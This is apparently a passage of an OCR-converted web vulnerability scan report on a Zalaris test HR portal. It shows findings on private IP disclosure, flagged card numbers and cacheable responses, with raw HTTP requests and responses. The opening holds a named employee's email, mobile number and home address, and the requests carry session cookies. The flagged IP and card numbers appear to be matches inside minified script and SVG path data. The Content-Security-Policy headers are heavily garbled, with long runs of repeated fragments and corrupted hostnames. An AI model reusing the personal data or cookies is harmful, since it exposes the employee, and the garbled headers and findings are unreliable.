{"modeloPageFormData":{"UNAME":"","EXTERNAL":false,"SYS\_NAME":"ERP","CLIENT\_TARG":"","MTEXT":"650
Statkraft","PERNR":"00000000","DELIMIT\_DATE":"","DATE\_FORMAT":'dd.MM.yyyy',"SYS\_MSG":false,"SYS\_ZED":false,"SYS\_ZED\_SHOW":false,"SYS\_ZEQ":false,"SYS\_ZEQ\_SHOW":true,"SYS\_ZEP":false,"SYS\_ZEP\_SHOW":true,"EDIT\_MODE":true},"modelpanEmpInfoData":
{"VORNA":"Jostein","NACHN":"Hansen","EMAIL:"JOSTEIN.HANSEN@STATKRAFT.COM","MOBILE":"+4791620043","STRAS":"Bygdevegen

32","ORT01":"DAGALI","PSTLZ":"3588"),"modellistMolgasData":[3,"ZCLIENT","MOLGA","MOLGA\_DESCR","650","01","Germany","650","05","Netherlands","650","08","Grea

..[SNIP]...

### 25. Private IP addresses disclosed

## Summary

Severity Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/sun/suneditor.min.js

#### Issue detail

The following RFC 1918 IP address was disclosed in the response:

• 10.06.51.51

#### Issue background

RFC 1918 specifies ranges of IP addresses that are reserved for use in private networks and cannot be routed on the public Internet. Although various methods exist by which an attacker can determine the public IP addresses in use by an organization, the private addresses used internally cannot usually be determined in the same ways

Discovering the private addresses used within an organization can help an attacker in carrying out network-layer attacks aiming to penetrate the organization's internal infrastructure.

#### Issue remediation

There is not usually any good reason to disclose the internal IP addresses used within an organization's infrastructure. If these are being returned in service banners or debug messages, then the relevant services should be configured to mask the private addresses. If they are being used to track back-end servers for load balancing purposes, then the addresses should be rewritten with innocuous identifiers from which an attacker cannot infer any useful information about the infrastructure.

#### References

· Web Security Academy: Information disclosure

# Vulnerability classifications

- CWE-200: Information Exposure
- CAPEC-37: Retrieve Embedded Sensitive Data

## Request 1

GET /neptune/server/js/sun/suneditor.min.js?21.10.0006 HTTP/1.1

Host: testportal.zalaris.com

Cookie: sapib PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: 20220714 060233 CET

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 2328807

dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \* last-modified: Tue, 08 Jun 2021 18:11:28 GMT

sap-dms: KW

ms-author-via: DAV sap-cache-control: +86400

sap-isc-etag: C2C0DC5F147F0375E10000000ADC9967

sap-isc-uagent: 0

content-disposition: inline; filename="(MjEuMTAuMDAwNg==).saplet"

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://sapsf.com:443 https://e.com.t443 https://e.com.t443 https://e.com.thtps://sapsf.com:443 https://e.com.thtps://sapsf.com:443 https://e.com.thtps://e.com.thtps://e.com.thtps://e.com/https://e.com/

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

 $! function(e) \{ var \ t = \{ ; function \ n(i) \{ if(t[i]) \ return \ t[i] = \{ i:i,l: 1, exports: \} \}; return \ e[i] = \{ i:i,l: 2, exports, n, l. l. exports, n, l. l. exports, n, l. l. exports \} n. m = e, n. c = t, n. d = function(e,t,i) \{ n. o(e,t) || Ob ... || SNIP \} ... \\$ 

43.43.00,01,0-37.49.49,00,1,.27-26.41.41,0,0,1,.36,0,.53.53,0,0,1,.27.261.44,1.09a6.51,6.51,0,0,0,.24-1.36,4.58,4.58,0,0,0,0-64,5.83,5.83,0,0,0-1.73-4.17,5.88,5.88,0,0,0-8.34,0,5.9,5.9,0,0,0,4.17,10.06.51.51,0,0,1,.33.15.48.48,0,0,1,0,.68.53.53,0,0,1-.33.12Z" transform="translate(-4.48-4.54)"/>

...[SNIP]..

### 26. Credit card numbers disclosed

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/safari-pinned-tab.svg

#### Issue detail

The following credit card numbers were disclosed in the response:

- 4372613172618300
- 4478244174130111
- 4602111149208521

#### Issue background

Applications sometimes disclose sensitive financial information such as credit card numbers. Responses containing credit card numbers may not represent any security vulnerability - for example, a number may belong to the logged-in user to whom it is displayed. If a credit card number is identified during a security assessment it should be verified, then application logic reviewed to identify whether its disclosure within the application is necessary and appropriate.

#### References

• Web Security Academy: Information disclosure

#### Vulnerability classifications

- CWE-200: Information Exposure
- CWE-388: Error Handling
- CAPEC-37: Retrieve Embedded Sensitive Data

# Request 1

GET /neptune/public/media/safari-pinned-tab.svg HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:47 GMT

Server: Apache

```
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/svg+xml
Content-Length: 13111
dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin: *
access-control-allow-headers: X-Requested-With
cache-control: max-age=31556926
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com.443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https:///*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://i5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com http://zalaris.com https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https:
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 20010904//EN"</pre>
"http://www.w3.org/TR/2001/REC-SVG-20010904/DTD/svg10.dtd">
<svg version="1.0" xmlns="http://www.w3.org/2000/
...[SNIP]...
10 135 -20 28 -3 97 -12 155 -20 116 -15 166 -21 255
-30 33 -3 76 -8 95 -10 36 -5 100 -11 200 -20 30 -3 78 -7 105 -10 84 -8 156
 -14 245 -20 47 -3 103 -8 125 -10 22 -2 94 -7 160 -10 66 -4 149 -8 185 -10
437 -26 1317 -26 1830 0 230 12 289 15 340 19 30 3 93 8 140 11 84 5 152 11 240 20 25 2 79 7 120 10 41 3 89 8 105 10 29 4 88 11 170 20 71 8 139 16 175
21 19 3 60 7 90 10 30 2 138 18 240 35 102 17 199 32 215 35 17 2 54 9 83 15
...[3MF]...
105 -24 22 -349 426 -450 560 -36 47 -67 87 -70 90 -3 3
-30 39 -60 80 -68 94 -65 89 -94 125 -13 17 -36 48 -52 71 -16 23 -86 122
-155 220 -174 247 -368 541 -502 759 -84 135 -347 576 -347 580 0 2 -20 37
-44 78 -24 41 -74 130 -111 198 -37 68 -80 147 -95 174 -104 192 -314 606
-380 750 -18 39 -51 111 -75 160 -23 50 -59 128 -80 175 -21 47 -50 112 -66
146 -34 75 -154 366 -221 534 -117 293 -302 823 -373 1065 -15 50 -40 135 -56
190 -36 120 -110 396 -124 460 -2 11 -11 49 -20 85 -21 84 -25 100 -31 130 -3 14 -16 72 -29 130 -12 58 -26 123 -31 145 -4 22 -8 45 -10 50 -2 10 -40 215
-49 265 -29 172 -31 187 -40 250 -3 25 -8 56 -10 70 -11 67 -36 263 -50 405
-3 33 -8 78 -10 100 -3 22 -7 7
  ...[SNIP]...
```

# 27. Cacheable HTTPS response

There are 7 instances of this issue:

- /
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
- $\bullet \ / neptune/public/ui5 the me/zalquartz light/UI5/sap/m/themes/zalquartz light/library-parameters. js on the properties of the propert$
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
   /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

#### Issue background

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

#### Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

### References

Web Security Academy: Information disclosure

### Vulnerability classifications

- CWE-524: Information Exposure Through Caching
   CWE-525: Information Exposure Through Browser Caching
- CAPEC-37: Retrieve Embedded Sensitive Data

## 27.1. https://testportal.zalaris.com/

## Summary

Severity Information Confidence: Certain

Host: https://testportal.zalaris.com

Path:

#### Issue detail

This issue was found in multiple locations under the reported path.

## Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: 20220714 060230 CET

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json Content-Length: 2418 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: ' last-modified: Fri, 20 May 2022 10:23:28 GMT

sap-dms: KW ms-author-via: DAV sap-cache-control: +86400

sap-isc-etag: 0EE26F8F2C521EDCB684DC6601FF4CB5

sap-isc-uagent: 0

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://bisap.com/ https://zalcors.azurewebsites.net/ https://sign.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://sign.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://sign.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://soci-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*in.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

# 27.2. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060229 CET
Server: Anache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 977
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:25 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DC15671A4CB5
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://iaccounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.co
http://www.zalaris.com http://zalaris.com http://zalaris.com.http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
https://patioffn.twitter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.r
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
     "css-selector": "sapFAvatarColorAccent@{accentIndex}", "color-param": "sapUiAccent@{accentIndex}", "_sap_f_DynamicPageHeader_PaddingBottom": "1rem",
          sap_f_Card_ContentPadding": "1rem",
    .[SNIP].
```

# 27.3. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(JZEE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US, en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

#### Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060227 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DC3DF4B3ECB5
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-wešt-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.ap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com/https://blatform.twitter.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https://swimg.com/https:/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
